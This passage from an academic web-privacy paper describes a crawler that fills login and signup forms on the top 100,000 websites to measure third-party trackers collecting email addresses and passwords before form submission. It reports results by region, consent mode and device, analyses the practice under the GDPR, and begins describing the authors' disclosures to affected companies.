Login security Jonker et al. presented a framework called Shepherd, which detects login pages using a combination method of searching for login-based URLs, clickable elements and search engine APIs [62]. Shepherd also interacts with the login forms, and analyzes authentication cookies to determine whether the website is vulnerable to session hijacking. Analyzing the use of web authentication mechanisms on 100,000 domains, Van Acker et al. showed that login pages of certain open-source web frameworks and content management systems are vulnerable to several attacks under various adversary models [85]. They evaluated 51,307 login pages from 100K websites against man-in-the-middle attacks showing that 62.8% of login pages are vulnerable to adversaries with moderate resources. Van Acker et al.'s study also showed that password leaks to third parties are possible on many websites. Unlike these two studies measuring login page vulnerabilities, we measure the *actual misuse* by trackers on real-world websites.

3 Methods

3.1 Extending Tracker Radar Collector

Tracker Radar Collector (TRC) is a modular, multi-threaded crawler that is tailored for large-scale web measurements. Using Puppeteer under the hood, TRC takes advantage of all the capabilities of the Chrome DevTools Protocol. TRC uses *collectors*—modules in charge of capturing tracking-related

behavior—that captures browser API accesses, cookies and requests. Unlike OpenWPM's inline instrumentation [63] that wraps functions and objects with getters, TRC uses Chrome DevTools Protocol to set conditional breakpoints that are evaluated when a certain function is called or a property is accessed. When the debugger hits a breakpoint set by TRC, the condition script collects the JavaScript stack trace and other metadata about the property access or function invocation.

In order to detect email and password exfiltration, we extended TRC by adding a *collector* that finds and fills email and password fields. Besides, we extended TRC's network instrumentation to capture WebSocket traffic and HTTP POST payloads—in addition to GET requests which are already being intercepted. We also added instrumentation to intercept JavaScript access to input fields, capturing the access time, input value, and attributes of the accessed input element. A high-level overview of our crawler is shown in Figure 1.

3.2 Discovering Inner Pages

Our crawler starts to search email and password fields on the landing pages. If no field can be found, it tries to follow links to discover fields in the inner pages. To find links that are more likely to yield email and password fields, we use a combined regular expression pattern that we extract from Firefox's Password Manager module [15]. The pattern contains several translations of words related to "sign in", "sign up" and "register". We search for this pattern in the following attributes of *a*, *button*, *div*, *span* elements: `innerText`, `title`, `href`, `placeholder`, `id`, `name` and `className`. We limit ourselves to these four elements since they can be used to create links on the page. We prioritize elements that exactly match the regular expression pattern over elements that partially match the pattern. As a final fallback, we search for links (this time only considering *a*, *button* elements) according to their page coordinates (i.e., distance from the top left corner). Based on a pilot crawl of 100K websites, we calculated the median X and Y position of the links that led to pages with email or password fields: 1113px and 64.5px, respectively. Note that, since we used a 1440px-wide viewport in the desktop crawls, this point is very close to the viewport's top right corner, where sign-in/sign-up links are commonly found. This coordinate-based link detection method increased the number of detected email fields by around 10%. Within each link category (exact match, loose match, coordinate-based match), we prioritize 1) *a* and *button* links, 2) links that are in the viewport, 3) links that are on top of other elements (computed via `Document.elementFromPoint()`). We arrived at these prioritization steps by comparing email and password yields using different methods in pilot crawls.

While clicking the links, we keep a record of the URLs we have visited and we skip links to already visited pages. We continue to click these sorted links until we find and fill an email field, or until we clicked ten links. We choose ten as the maximum number of links to click, since pilot crawls showed diminishing returns after ten links.

3.3 Identifying Email and Password Fields

After clicking each link, we search for email and password fields on the new page and on all of its iframes. We search for iframes since a pilot crawl of top 1K Tranco sites showed that 3% of email fields are found in iframes. For detecting password fields, we search for input fields with type `password` (i.e. `input[type='password']`). However, email input fields do not need to have the `email` type (i.e. `input[type='email']`). In fact, through pilot crawls we found that many websites, including popular ones such as facebook.com, use text input elements to accommodate login with phone numbers or other username formats. To address this challenge, we integrated into our crawler a pre-trained email field classifier based on Mozilla Fathom [10]. Fathom is a supervised learning framework specialized to detect webpage parts such as popups [14]. We used the Fathom-based email field detector model used in Firefox Relay add-on [10]. Firefox Relay is a privacy-focused service from Mozilla that offers free email aliases [1]. Using the Fathom-based detector allowed us to identify 76% more email fields than we would detect by simply searching for input fields with type `email`. This substantial increase may indicate that earlier studies that relied on `email` input type could have missed a significant number of email fields.

3.4 Filling Email and Password Fields

We use a unique email address on each page by adding the site domain to the email address after a plus (+) character. This allowed us to uniquely attribute received emails to the websites they are collected on. To address potential bot detection measures, we simulate user typing behavior by using randomized intervals for each key press and dwell times, as well as the delay times between each press. After typing into each field, we simulate pressing the 'Tab' key to switch to the next form field, while triggering the *blur* event on the previously filled element.

Englehardt et al. found that the "Show password" feature, which changes the `type` of the password field from `password` to `text`, caused certain session replay scripts to collect the passwords incidentally [54]. To measure such leaks at large, the crawler changes the password fields' type from `password` to `text` before filling the field. This allows us to simulate the effect of browser extensions such as ShowPassword [26], which displays passwords in cleartext. We then run a follow-up crawl without changing the password input type on websites where we identified password leaks. Overall, our password exfiltration measurements aim to identify the incidental collection, rather than malicious password theft.

[1] Coincidentally, Firefox Relay and similar email alias services can be used as countermeasures against email exfiltration we study in this paper.

3.5 Interaction with Consent Management Dialogs

After the introduction of the GDPR in 2018, more websites started to show dialogs to get users' consent for personal data processing. The acceptance or refusal to give consent may have an effect on how the website and the third parties may collect, process and share users' personal data. While one expects less tracking and data collection when refusing to give consent, prior research showed that in certain cases the opposite may be true: a recent study by Papadogiannakis et al. found that websites are more likely to use sophisticated tracking techniques such as ID syncing and fingerprinting when users reject cookies [77]. Regardless, web privacy studies such as ours should take consent dialog interaction into account since it may affect how websites and third parties behave.

In order to investigate the effect of users' consent preferences, we integrate Consent-O-Matic [45] into our crawler. Developed by Nouwens et al. to study dark patterns in consent dialogs, Consent-O-Matic is a browser extension that can recognize and interact (e.g., accept or reject cookies) with various Consent Management Provider (CMP) pop-ups [75]. We configure Consent-O-Matic to log detected CMPs, and perform the following interactions with the CMPs:

accept-all: Allow processing for all purposes. **reject-all**: Disallow processing for all purposes. **no-action**: Continue without interacting with the CMP dialog, if any.

3.6 Measurement Configuration

We measure email and password exfiltration on the top 100,000 Tranco websites [66][2]. Initially, we used the Tranco domains without any changes, but we encountered DNS errors even on most popular websites such as windowsupdate.com—the eighth most popular site in Tranco. To address this problem, we matched Tranco domains to URLs listed in the Chrome User Experience Report [1], which contains actual URLs visited by Chrome users. When matching domains to URLs, we pick the URL with the lower rank (more popular) if there are multiple alternatives. This minor change increased the successfully visited websites from 94,427 (EU pilot crawl) to 99,380 (EU final crawl). We used the March 2021 versions of both Tranco and Chrome UX Report lists.

To compare results based on user location, we run two simultaneous crawls from the EU (Frankfurt) and the US (New York City)—both using cloud-based servers hosted on Digital Ocean. For each crawl, we use one server with 16 cores and 32GB RAM.

We limit the maximum crawl duration on a site to 180 seconds and maximum page load time to 90 seconds. After detecting a CMP on a website, we wait 6 seconds for the CMP interaction (accept or reject) to complete. We determined these timeouts and other crawl parameters based on data from 1K pilot crawls. For instance, we measured how long the CMP operations take and set the extra wait time to the 99th percentile of the distribution (6 seconds).

In addition, we run crawls for mobile websites to measure the email and password exfiltration on the mobile web. We emulated a mobile browser by adjusting the viewport dimensions, spoofing touch support, and using a mobile user-agent string. The mobile-specific parameters we used are available in the TRC source code [34]. For mobile crawls, we fill a different email address to distinguish emails we received due to mobile and desktop crawls. We omit experiments with different consent modes for mobile crawls due to limited time and space.

3.7 Email and Password Leak Detection

Identifying encoded, hashed or obfuscated leaks is a challenge that we need to address to avoid underestimating leaks. This challenge was tackled in different ways in prior work in web privacy measurement studies. Starov et al. compare data from three different crawls to identify PII in HTTP traffic [83]. Since Starov et al.'s method requires more crawls and manual analysis, we prefer Englehardt et al.'s method [56], which involves searching for different encodings and hashes of search terms, including Base64 encoding, and hash functions such as SHA-256. Starting with the email and password we filled, we compute a *precomputed pool* that contains all possible sets of tokens by iteratively applying the hashes and encodings. We then search for the leaks in the referrer header, cookies, URL and POST bodies of the requests, by splitting the contents by potential separator characters, such as '='. We apply all possible decodings and we check whether the decoded result is in the precomputed pool. We repeat this process until we reach a level of three layers of encodings or decodings. We list the hash and encoding algorithms we used in Appendix 10.

We improve upon the original method by Englehardt et al. in several ways. First, in addition to splitting content by separators and decoding the resulting strings, we search for different encodings of the search terms (e.g., email and password values). This enabled us to detect leaks that do not conform to the standard `key=value` structure. Similar to the precomputed pool mentioned above, we iteratively apply the encodings. Further, we identify two new encodings and one hash method that were not covered by Englehardt et al.'s original detector. The newly discovered encoding methods include a simple substitution cipher that replaces each letter with another based on a fixed mapping. We extract this mapping from a third-party script's source code and incorporate it into the leak detector. We identified such missed leaks by using the received emails as proof of email collection. We manually analyzed scripts from parties that send emails, but were not found to collect leaked emails. Using this method, we also found a third party that compresses payloads using `lzstring`, and

[2] Available at https://tranco-list.eu/list/6WGX/100000

	EU				US			
Crawl Option	**no-action**	**accept-all**	**reject-all**	**mobile**	**no-action**	**accept-all**	**reject-all**	**mobile**
Crawled URLs	100K	7,720	7,720	100K	100K	7,720	7,720	100K
Successfully loaded websites	99,380	7,716	7,716	99,363	99,437	7,714	7,716	99,409
Crawled pages	625,143	44,752	40,385	597,791	690,394	51,735	49,260	668,848
Websites where we filled email	52,055	5,076	5,115	47,825	53,038	5,071	5,077	49,615
Websites where we filled password	31,002	2,306	2,342	29,422	31,324	2,263	2,283	30,356

Table 1: Desktop crawl statistics based on servers located in the EU and the US. no-action, accept-all, reject-all indicate consent modes. Crawled pages also include inner pages that we visited.

another third party that hashes email addresses with a fixed salt, which was hard-coded in their script. Note that using (salted) email hashes may prevent this third party to match identities with external entities such as data brokers—unless the data broker also uses the same salt for hashing emails.

3.8 Determining Tracker-related Leaks

There may be legitimate reasons why email addresses and—to some extent—passwords are collected before form submission: For instance, checking whether an email/username picked by a user is available before form submission. To avoid counting such cases, we exclude from our analysis all requests that are sent to first-party domains, or third-party domains that are not flagged as trackers. When determining *third partyness* we make use of Tracker Radar's entity list [12], which contains a list of domains owned by a company. Using entity-to-domains mapping allows us to better determine the third parties, and prevent overcounting the leaks. In addition, we exclude cases where we filled the email on a page or on an iframe that has a different domain than the crawled website. Note that throughout the study by *domain*, we mean registrable domain name or the effective top-level domain plus one (eTLD+1).

Lastly, we only consider requests that are sent to endpoints flagged as a tracker by one of Disconnect [51], Whotracks.me [32], DuckDuckGo [9] blocklists and uBlock Origin [16]. For the Disconnect list, we also consider domains in the "Content" category, which is only blocked if Firefox is in Private Browsing mode. For uBlock Origin, we use the blocklists enabled by default in the add-on. These include EasyList, EasyPrivacy and Peter Lowe's Ad and tracking server list, among others.

Manual tracker labeling Additionally, we label the leaky request domains that are not flagged as trackers by any of the Disconnect, Whotracks.me, DuckDuckGo and uBlock Origin. For each such domain, we follow a decision algorithm explained in Appendix 10 to determine the tracker status. Thanks to this manual analysis, we uncover 41 tracker domains that are not listed in any of the popular blocklists. Manually labeled domains accounted for an increase of 13.4% and 4.2% in the number of websites with email leaks, in the EU and US crawls, respectively (for no-action, desktop crawls). We plan to share these domains with blocklists providers.

3.9 Dataset

Our main dataset consists of eight crawls, all of which were run in May and June of 2021. A total of six desktop crawls were run from the EU and the US using three consent modes: *no-action*, *accept-all*, *reject-all*. In addition, two mobile crawls were run using the *no-action* mode from the two locations. In the four, no-action crawls (100K websites), we flag the websites where we detected (but not interacted) the presence of a CMP using Consent-O-Matic. We then use these CMP-detected websites in the accept-all and reject-all crawls. For comparability we use the same 7,720 CMP-detected websites in the accept-all and reject-all crawls on both locations—the 7,720 websites were detected in the EU crawl. While we limit our crawls to the top 100K websites, our dataset contains approximately 2.8M page visits across all crawls considering the inner pages visited when searching for email and password fields. In addition to the HTTP request and response details, our dataset also contains HTML sources, JavaScript instrumentation logs, and screenshots that can be used to debug the crawler. Each 100K website crawl took five days to run. The ethics considerations we took into account during the study can be found in Section 9.

4 Measurement Results

Results in this section are based on desktop crawls and no-action mode (no interaction with the cookie dialog) unless otherwise specified.

4.1 Email Leaks

Prevalence of leaks Table 3 shows that email addresses (or their hashes) are sent to a third-party tracker on 1,844 (EU) vs. 2,950 (US) distinct websites. This shows that, on more than a thousand websites, trackers only collect emails when the website is visited from the US.

Table 2 gives a more detailed overview of the most common trackers that emails are leaked to. Prom. stands for promi-

	EU						US					
Leak Type	**Entity Name**	**Tracker Domain**	**Key by key**	**Num. sites**	**Prom.**	**Min. Rank**	**Entity Name**	**Tracker Domain**	**Key by key**	**Num. sites**	**Prom.**	**Min. Rank**
email	Taboola	taboola.com	No	327	302.9	154	LiveRamp	rlcdn.com	No	524	553.8	217
	Adobe	bizible.com	Yes	160	173.0	242	Taboola	taboola.com	No	383	499.0	95
	FullStory	fullstory.com	Yes	182	75.6	1,311	Bounce Exchange	bouncex.net	No	189	224.7	191
	Awin Inc.	zenaps.com*	No	113	48.7	2,043	Adobe	bizible.com	Yes	191	212.0	242
		awin1.com*	No	112	48.5	2,043	Awin	zenaps.com*	No	119	111.2	196
	Yandex	yandex.com	Yes	121	41.9	1,688		awin1.com*	No	118	110.9	196
	AdRoll	adroll.com	No	117	39.6	3,753	FullStory	fullstory.com	Yes	230	105.6	1,311
	Glassbox	glassboxdigital.io*	Yes	6	31.9	328	Listrak	listrakbi.com	Yes	226	66.0	1,403
	Listrak	listrakbi.com	Yes	91	24.9	2,219	LiveRamp	pippio.com	No	138	65.1	567
	Oracle	bronto.com	Yes	90	24.6	2,332	SmarterHQ	smarterhq.io*	Yes	32	63.8	556
	LiveRamp	rlcdn.com	No	11	20.0	567	Verizon Media	yahoo.com*	Yes	255	62.3	4,281
	SaleCycle	salecycle.com	Yes	35	17.5	2,577	AdRoll	adroll.com	No	122	48.6	2,343
	Automattic	gravatar.com*	Yes	38	16.7	2,048	Yandex	yandex.ru	Yes	141	48.1	1,648
	Facebook	facebook.com	Yes	21	14.8	1,153	Criteo SA	criteo.com*	No	134	46.0	1,403
	Salesforce	pardot.com*	Yes	36	30.8	2,675	Neustar	agkn.com*	No	133	45.9	1,403
	Oktopost	okt.to*	Yes	31	11.4	6,589	Oracle	addthis.com	No	133	45.9	1,403
pswd	Yandex	yandex.com	Yes	37	12.12	4,699	Yandex	yandex.ru	Yes	45	17.23	1,688
		yandex.ru		7	2.41	12,989						
	Mixpanel	mixpanel.com	Yes	1	0.12	84,547	Mixpanel	mixpanel.com	Yes	1	0.12	84,547
	LogRocket	lr-ingest.io	Yes	1	0.12	82,766	LogRocket	lr-ingest.io	Yes	1	0.12	82,766

Table 2: Top tracker domains and associated entities that emails or passwords are exfiltrated to in desktop crawls using the no-action mode which was conducted in May'21. *: Third-party domain is not among the request initiators; that means the leak could have been triggered by another party. Prominence (Prom.) values have been multiplied by 1,000 for readability.

	EU			US		
	All	**Third party**	**Tracking related**	**All**	**Third party**	**Tracking related**
Email	4,395	2,633	**1,844**	5,518	3,790	**2,950**
Password	89	87	**48**	92	87	**49**

Table 3: The number of distinct websites where email and passwords are sent to first-party domains vs. third-party domains in desktop crawls using the no-action mode.

nence, a metric developed by Englehardt and Narayanan [57] which captures both the quantity and popularity of websites a third party is embedded on. We use prominence to sort third parties in Table 2 because it better represents the scale of a given third party's reach.

In the US crawl, rlcdn.com (LiveRamp, formerly Acxiom) is the most prominent tracker domain that collects hashed email addresses. On WebMD and Fox News websites, LiveRamp collected the MD5, SHA-1 and SHA-256 hashes of the email address typed into the login form. The EU list, on the other hand, is dominated by Taboola—an advertising company that was found to promote clickbait and other problematic content and ads [81, 90]. According to their help pages, Taboola accepts hashed emails to create target audiences [37] based on over 1.4 billion unique visitors they reach every month [30].

Cross-domain email sharing for identity matching On 565 of the 1,844 distinct websites (EU) where we identified email leaks to tracker domains, no script from the request domain was among the request's initiators. This means that these requests are initiated by other parties. Analyzing HTTP request initiators, and JavaScript stack traces of access to input fields we found that email leaks to yahoo.com, criteo.com and dotomi.com are always initiated by other parties. The email hashes to yahoo.com, for example, are sent by a script from adthrive.com (CafeMedia)—a digital publishing and ad monetization network that Yahoo has a partnership with [82]. The Yahoo endpoint (`ups.analytics.yahoo.com`) that email hashes are sent to, is described in Yahoo's ConnectID API documentation [31]. The documentation mentions that the API can be used for ID matching and is built on Verizon Media's *ID Graph*, "delivering a higher find rate of audiences on publishers' sites [sic] user targeting". Clickagy(.com), on the other hand, sends email hashes to up to seven other tracker domains including agkn.com (Neustar) and pippio.com (LiveRamp), both of which accepts hashed emails for various services according to their public documentation and privacy policies [23, 36].

Our findings showed that email addresses or their hashes are sent to facebook.com on 21 distinct websites in the EU. On 17 of these, Facebook Pixel's Automatic Advanced Match-

EU				US			
Rank	Website	Third-party	Hash/encoding/compression	Rank	Website	Third-party	Hash/encoding/compression
154	**usatoday.com***	taboola.com	Hash (SHA-256)	95	**issuu.com**	taboola.com	Hash (SHA-256)
242	**trello.com***	bizible.com	Encoded (URL)	128	**businessinsider.com**	taboola.com	Hash (SHA-256)
243	**independent.co.uk***	taboola.com	Hash (SHA-256)	154	**usatoday.com**	taboola.com	Hash (SHA-256)
300	**shopify.com**	bizible.com	Encoded (URL)	191	**time.com**	bouncex.net	Compression (LZW)
328	**marriott.com**	glassboxdigital.io	Encoded (BASE-64)	196	**udemy.com**	awin1.com	Hash (SHA-256 with salt)
567	**newsweek.com***	rlcdn.com	Hash (MD5, SHA-1, SHA-256)			zenaps.com	Hash (SHA-256 with salt)
705	**prezi.com***	taboola.com	Hash (SHA-256)	217	**healthline.com**	rlcdn.com	Hash (MD5, SHA-1, SHA-256)
754	**branch.io***	bizible.com	Encoded (URL)	234	**foxnews.com**	rlcdn.com	Hash (MD5, SHA-1, SHA-256)
1,153	**prothomalo.com**	facebook.com	Hash (SHA-256)	242	**trello.com***	bizible.com	Encoded (URL)
1,311	**codecademy.com**	fullstory.com	Unencoded	278	**theverge.com**	rlcdn.com	Hash (MD5, SHA-1, SHA-256)
1,543	**azcentral.com***	taboola.com	Hash (SHA-256)	288	**webmd.com**	rlcdn.com	Hash (MD5, SHA-1, SHA-256)

Table 4: Top ten websites where the filled email was collected by a tracker before form submission in desktop crawls using the no-action mode. *: Not reproducible anymore as of February 2022.

ing feature [21] was responsible for sending the SHA-256 of the email address in a `SubscribedButtonClick` event, despite not clicking any submit button. According to its documentation, Automatic Advanced Matching captures hashed customer data including email addresses, phone numbers, first and last names; from checkout, sign-in and registration forms. We believe the leaks are due to Facebook's script interpreting clicks on irrelevant buttons as "submit button clicked" events.

Website categories In order to compare email exfiltration across website categories, we query McAfee's categorization service [6]. Note that a website may have multiple categories. As shown in Table 5, Fashion/Beauty and Online Shopping are the two categories where we detect the most email exfiltrations—considering only the categories with more than 1,000 websites in our 100K sample. On the other hand, websites categorized as Public Information, Government/Military, and Games leaked less than 1% of the filled email address. A somehow surprising result was the following: despite filling email fields on hundreds of websites categorized as Pornography, we have not a single email leak. While surprising, this is in line with limited prior research on tracking on the adult websites: a limited 2016 study by Altaweel et al. found that adult websites have relatively fewer third-party trackers compared to non-adult websites with comparable popularity [44].

Effect of website popularity The number of websites with email leaks follows a close to a uniform distribution in the US crawl. On the other hand, in the EU crawl, there are substantially fewer sites with email leaks on the Tranco top 5K: only 1.28% sites on the top 5K has email leaks, compared to the average of 1.87% in websites with rank >5000 (cf. US top 5K: 2.96%, 5K-100K: 2.95%). Popular websites and trackers may be using questionable data collection methods sparingly in the EU to avoid GDPR fines or investigations.

Top websites with leaks Table 4 shows the top ten websites with email leaks for each vantage point. We list the third-party tracker found to collect emails on these sites, along with the hashing/encoding method used when exfiltrating the email. News websites such as usatoday.com, foxnews.com and independent.co.uk, appear high on the lists. This is in line with prior work which found that news websites contain the highest number of third parties compared to other website categories [57]. Medical news and information websites webmd.com and healthline.com are other notable entries for their sensitive content.

Emails sent key by key As shown in Table 2, certain third parties send email addresses character-by-character, as the user types in their address. This behavior appears to be due to session replay scripts that collect users' interactions with the page including key presses and mouse movements [41].

HTTP and WebSocket usage Finally, we observed that the leaked emails are almost always sent over encrypted (HTTPS) connections. We only found 15 and 14 websites where emails are leaked over HTTP in the EU and the US, respectively. In addition, on 67 websites in the EU and on 132 websites in the US, the leaks were sent over the WebSocket protocol—to hotjar.com, freshrelevance.com, noibu.com and decibelinsight.net.

4.2 Password Leaks

Recall that we change the type of password elements to *text* before filling them. To better understand why passwords are collected, we manually analyzed a sample of websites, including leaks to non-tracker third parties. We found that, in some cases, passwords were sent to third parties for checking the password strength. However, we have not found such a use case in leaks to trackers. We found most cases we analyzed to be due to incidental collection by session recording scripts, most prominently by Yandex Metrica.

Password collection without input type swapping Since our primary findings are based on changing the type of the password field, they only apply to a limited number of users or websites. In order to better characterize password leaks at large, we ran follow up crawls of websites where we detected a password leak; but this time we did not change the input type from *password* to *text*. We ran two such crawls, one from the EU, and one from the US; both desktop crawls. Un-

	EU/US	EU		US	
Categories	**Sites**	**Filled sites**	**Leaky sites**	**Filled sites**	**Leaky sites**
Fashion/Beauty	1,669	1,176	131 (11.1%)	1,179	224 (19.0%)
Online Shopping	5,395	3,658	345 (9.4%)	3,744	567 (15.1%)
General News	7,390	3,579	235 (6.6%)	3,848	392 (10.2%)
Software/Hardware	4,933	2,834	138 (4.9%)	2,855	162 (5.7%)
Business	13,462	7,805	377 (4.8%)	7,924	484 (6.1%)
...	...	...	...	...	...
Games	2,173	925	9 (1.0%)	896	11 (1.2%)
Public Information	2,346	1,049	8 (0.8%)	1,084	27 (2.5%)
Gov't/Military	3,754	939	5 (0.5%)	974	7 (0.7%)
Uncategorized	1,616	636	3 (0.5%)	646	2 (0.3%)
Pornography	1,388	528	**0 (0.0%)**	645	**0 (0.0%)**

Table 5: Per-category number of websites we crawled, filled an email field, and observed an email leak to a tracker domain (based on desktop crawls using the no-action mode). The percentage under the Leaky sites column is based on total websites where we could fill an email field (i.e. 100 * Num. of leaky sites / Num. of filled sites).

less otherwise specified, password leaks presented throughout this paper are based on these latter crawls, without input type swapping. We found that passwords are collected by trackers on 52 distinct websites even for users who do not use Show-Password or similar extensions. An overwhelming majority (50/52) of these leaks were due to Yandex Metrica's session recording feature. However, a manual analysis of Yandex Metrica's code showed that it has filters to exclude password fields from the collection. Comparing websites where Yandex collects passwords to websites where it does not, we found that almost all *leaky* websites were built using the React framework. Note that 7 of the 52 affected websites are in the Tranco top 20K, and some of them are major banks and other highly visible websites such as toyota.ru. We have already reported this problem to Yandex, and reached out to the affected first parties as explained in Section 6.

4.3 Vantage Points: EU vs. US

In this section, we compare the results from our two crawl vantage points: the EU (Germany) and the US (NYC). The differences in privacy regulations are the main motivation behind this comparison. In the US crawl, the number of websites with email leaks is 60% higher than that of the EU: 1,844 vs 2,950.

Comparing the websites where we detected an email leak, we find that 2,950 websites identified in the US crawl are roughly a superset of the (1,844) websites identified in the EU crawl: 94.4% of the 1,844 websites detected in the EU crawl also appears in the list of websites in the US crawl.

Tracker domains such as addthis.com, yahoo.com, doubleclick.net and criteo.com only seem to receive email addresses in the US crawls, perhaps due to stricter data protection regulations in the EU. In addition, the most prominent email collecting tracker across both crawls (rlcdn.com, LiveRamp), is not even among the top ten trackers in the EU in Table 2. [3] In certain cases, the same tracking script is served with different content based on the vantage point. For instance, securedvisit.com, the tracker that uses a substitution cipher to encrypt its payload (Section 3.7), serves a slightly different script to EU visitors that disables email collection.

Overall, our results appear to indicate that certain third parties avoid collecting EU visitors' email addresses. In Section 5, we provide a legal analysis of whether the practice of collecting emails before form submission complies with the GDPR.

Consent modes	**EU**	**US**
accept-all	239	242
reject-all	201	199
no-action	202	228

Table 6: The number of distinct websites where emails were leaked and a CMP was detected in desktop crawls using the no-action mode.

4.4 The Effect of Consent

Recall that, we found consent popups only on 7,720 (7.7%) sites in the EU and 5,391 (5.4%) sites in the US (of 100K sites). Crawling these websites with three consent modes, we obtain the results in Table 6, which shows the number of websites where we detect CMPs and email leaks to trackers. When we reject all data processing, the number of sites with leaks to trackers decreases by 13% in the US, 0.05% in the EU. The reduction in leaks in both cases is limited confirming Papadogiannakis et al.'s conclusion that cookie consent choices are not effective in preventing tracking [77]. Almost no reduction in the EU leaks, however, may be counter-intuitive. This is likely due to the limited number of websites where we could detect CMPs and observe leaks.

4.5 Mobile

We detected leaks on 1,745 and 2,744 distinct mobile websites in the EU and US crawls, respectively (Table 7). Although the number of sites with leaks is lower compared to desktop crawls, the ratio of the sites with leaks to the sites where we could fill email is nearly the same in both vantage points.

The mobile and desktop websites where emails are leaked to tracker domains overlap substantially but not completely. The Jaccard similarity of (leaky) desktop and mobile websites is equal to 66% in the EU and 64% in the US. The difference between the desktop and mobile results could be due to web-

[3] In fact, LiveRamp sent a 451 HTTP error code (*Unavailable For Legal Reasons*) in responses to requests made in the EU crawl.

site dynamism and the time difference between the mobile and desktop crawls (more than a month).

We also found 18 tracker domains that only received email leaks on mobile crawls such as yieldify.com, td3x.com and getdrip.com. However, checking the websites associated with these domains did not suggest that they are only targeting mobile web visitors. Further, we found 24 domains that only appear in desktop crawls, further indicating that the difference could be due to factors such as time difference and website dynamism.

	Leaky/ Filled Sites EU	Leaky/ Filled Sites US
Desktop	1,844 / 60,008 (3.0%)	2,950/ 60,999 (4.8%)
Mobile	1,745 / 55,738 (3.1%)	2,744 / 57,715 (4.8%)

Table 7: The number of sites leaking emails or passwords to trackers, compared to the number of sites where we could fill an email address in desktop and mobile crawls using the no-action mode.

4.6 Emails Received on the Filled Addresses

Since our crawler fills a distinct email address for each website, we are able to attribute the received emails to distinct websites.[4] In the six-week period following the crawls, we received 290 emails from 88 distinct sites on the email addresses used in the desktop crawls, despite not submitting any form. Most emails offer a discount, or just invite us back to their site. The sender websites seem to vary by topic and theme. Most notable examples include diabetes.org.uk, mypillow.com, and walmart.com.mx. On the mobile crawl email address, we received 187 emails from 71 distinct websites following the four-week period after the crawls—mobile crawls were run two weeks after the desktop crawls.

5 Does Email Exfiltration Comply With the GDPR?

In this section, we discuss how email exfiltration can breach at least three core rules of the General Data Protection Regulation (GDPR) [48]. Roughly speaking, the GDPR could be seen as a Europe-wide data privacy law. Because of length constraints, we focus on three main principles of the GDPR, omitting greater detail.

We discuss email exfiltration in general. We do not discuss to what extent specific companies comply with the GDPR. For such a company-specific analysis, each example of email exfiltration would have to be assessed separately, considering all the circumstances of that case.

Does the GDPR apply? The GDPR applies when 'personal data' are processed. Personal data are defined broadly in the GDPR. Essentially, any information that relates to an identifiable person is personal data (Article 4.1). For instance, an email address, an IP address, a tracking cookie, an identification number, and an 'online identifier' are almost always personal data. But even hashed or encrypted email addresses are generally personal data, as far as they contain a unique identifier that can be linked to a person [4]. Moreover, hashed email addresses can often be reversed [40]. 'Processing' is defined broadly too in the GDPR: virtually everything that can be done with personal data is a type of processing (Article 4(2)). Hence, if website owners or third parties exfiltrate an email address, they process personal data and the GDPR applies.

An organization that processes personal data is a 'controller' in GDPR parlance. The 'controller' is responsible for complying with the GDPR, and can be fined for non-compliance. In the case of email exfiltration, the website owner and the third party are typically both responsible (as 'joint controllers') [33, 69].

Is the GDPR relevant for companies outside Europe? The territorial scope of the GDPR is complicated, but can be summarized as follows (Article 3 GDPR). If the controller is based in the EU, the GDPR applies. But the GDPR can also apply to controllers based outside the EU. For instance, offering goods or services to Europeans can trigger the GDPR. If a website owner sells something and allows payment in Euros, and processes the personal data of website visitors, the owner must comply with the GDPR. The GDPR also applies to controllers based outside the EU, if they 'monitor' the behavior of people in the EU. Tracking people online is an example of such monitoring [59]. Hence, if a company uses email exfiltration for tracking web users in the EU, it must comply with the GDPR.

Transparency principle The GDPR has six overarching principles relating to the processing of personal data. The first principle says that personal data must be processed 'fairly and in a transparent manner' (Article 5). The controller must provide comprehensive information about what it does with personal data, in an 'intelligible and easily accessible form, using clear and plain language' (Article 11). Moreover, the GDPR requires detailed information about, for instance, the processing 'purposes', and the 'recipients of the personal data' (Article 13 and 14). Controllers can provide such information in a privacy notice.

Does email exfiltration comply with the transparency principle? If the website does not clearly disclose that it or a third party exfiltrates email addresses, the exfiltration breaches the transparency principle. A phrase such as 'we share your personal data with selected marketing partners' does not provide sufficient transparency.

[4] A caveat to our method is the following: we did not use separate email addresses for the EU and the US crawls, thus we cannot attribute the received emails to visits from specific locations.

Purpose limitation principle Does email exfiltration comply with the GDPR's purpose limitation principle? Roughly summarized, the purpose limitation says that controllers can only collect personal data if they specify a clear purpose in advance. And the controller is not allowed to use the data for 'incompatible' new other purposes (Article 6(1)(b)). Suppose that the first purpose is enabling website visitors to manage their website account. The first purpose will be something like 'remembering the website visitors' login credentials so that they can open and maintain an account'. Say that the third party uses the exfiltrated email address for behavioral advertising, email marketing or tracking people around the web. Those purposes are incompatible with the original purpose, and thus prohibited.

The requirement for a legal basis such as consent Another important GDPR requirement is that the controller always needs a 'legal basis' to process personal data (Article 6). There are six possible legal bases, including consent. The requirements for valid consent are strict. For instance, a consent request that is hidden in the small print of a contract or privacy notice cannot lead to valid consent. Further, a controller cannot assume consent if people fail to opt-out (Article 4(11)). The GDPR does not always require the person's consent. However, for online tracking and behavioral advertising, the GDPR does require prior consent [3, 86].

To obtain valid consent to collect website visitors' email addresses before they click submit, the consent request would have to be specific; such as: 'Do you agree with us collecting your email address and sharing it with company, A, B, and C for email marketing before you click submit?'. Only if the website visitor clearly agrees to such a request, the visitor gives valid consent to email exfiltration. If the request was vague, or if the visitor did not clearly express their choice, the consent is invalid.

In certain situations, email exfiltration might be allowed under the GDPR without the website visitor's consent. Suppose that a security firm (third party) exfiltrates a website visitor's email address for an extra security check. Assuming that the security firm complies with all the other GDPR norms, the firm could be allowed to exfiltrate the email address without consent (based on Article 6(1)(f)).

Conclusion Email exfiltration by third parties can breach at least three GDPR requirements. First, if such exfiltration happens surreptitiously, it violates the transparency principle. Second, if such exfiltration is used for purposes such as behavioral advertising, marketing and online tracking, it also breaches the purpose limitation principle. Third, if the email exfiltration is used for behavioral advertising or online tracking, the GDPR typically requires the website visitor's prior consent. For breaching any of these three rules, controllers can be fined up to 20,000,000 Euro or up to 4% of their total worldwide annual turnover (Article 83(5)).

6 Security Disclosures, GDPR Requests, and Leak Notifications

Our methods allow us to detect email and password leaks from clients to trackers, but what happens after the leaks reach third party's servers is unknown to us. In order to better understand the server-side processing of collected emails, and to disclose cases of password collection, we have reached out to more than a hundred first and third parties. We used the real identity and university email account of one of the authors when reporting the issues or sending the GDPR requests. Moreover, we made it clear that our inquiries are sent within the context of an academic research.

